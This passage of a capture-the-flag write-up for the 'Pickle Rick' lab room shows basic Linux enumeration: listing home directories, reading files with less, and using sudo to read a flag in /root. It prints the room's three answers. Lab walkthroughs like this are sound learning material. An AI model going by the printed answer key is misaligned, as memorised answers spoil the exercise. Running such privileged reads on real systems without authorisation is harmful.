
Upon using the command “ls /home” I found two users. One named “rick” and the other named “ubuntu”.



```
ls /home
```

```
rick
ubuntu
```

So lets view the contents in rick directory by using command “ls /home/rick”



```
ls /home/rick
```

```
second ingredients
```

And BOOM!!!


Here’s the other flag.

Now lets view this file using the same less command

```
less /home/rick/second\ ingredients
```

We used a back slash (\ ) after the word second so that the space didn’t get ignored while running the command.


And upon running this we got the following output.


Command Panel

```
less /home/rick/second\ ingredients
```

```
1 jerry tear
```

Lets submit our third answer.



What is the first ingredient that Rick needs?

mr. meeseek hair

What is the second ingredient in Rick’s potion?

1 jerry tear


What is the last and final ingredient?

Answer format: ***** *****

And now we are down to finding our last answer.

And as we know the last flag is always a root flag so lets find it in the /root directory


Upon running “ls /root” command I didn’t get any output as we are logged in as a user not a root user.


Command Panel

```
ls /root
```

So lets try using “sudo” in the command to give it root privileges.


And BOOM!!!.



```
sudo ls /root
```

```
3rd.txt
snap
```

I found a file named as 3rd.txt that might be the final answer so lets view the contents of this file.




```
sudo less /root/3rd.txt
```

```
3rd ingredients: fleeb juice
```

Lets submit this answer

And we did it



What is the first ingredient that Rick needs?

mr. meeseek hair


What is the second ingredient in Rick's potion?

1 jerry tear

What is the last and final ingredient?

fleeb juice

Congratulations



You did it! 🎉 Pickle Rick complete!

Points earned	Completed tasks	Room type	Difficulty	Streak
90	1	Challenge	Easy	1

71,173 users are actively learning this week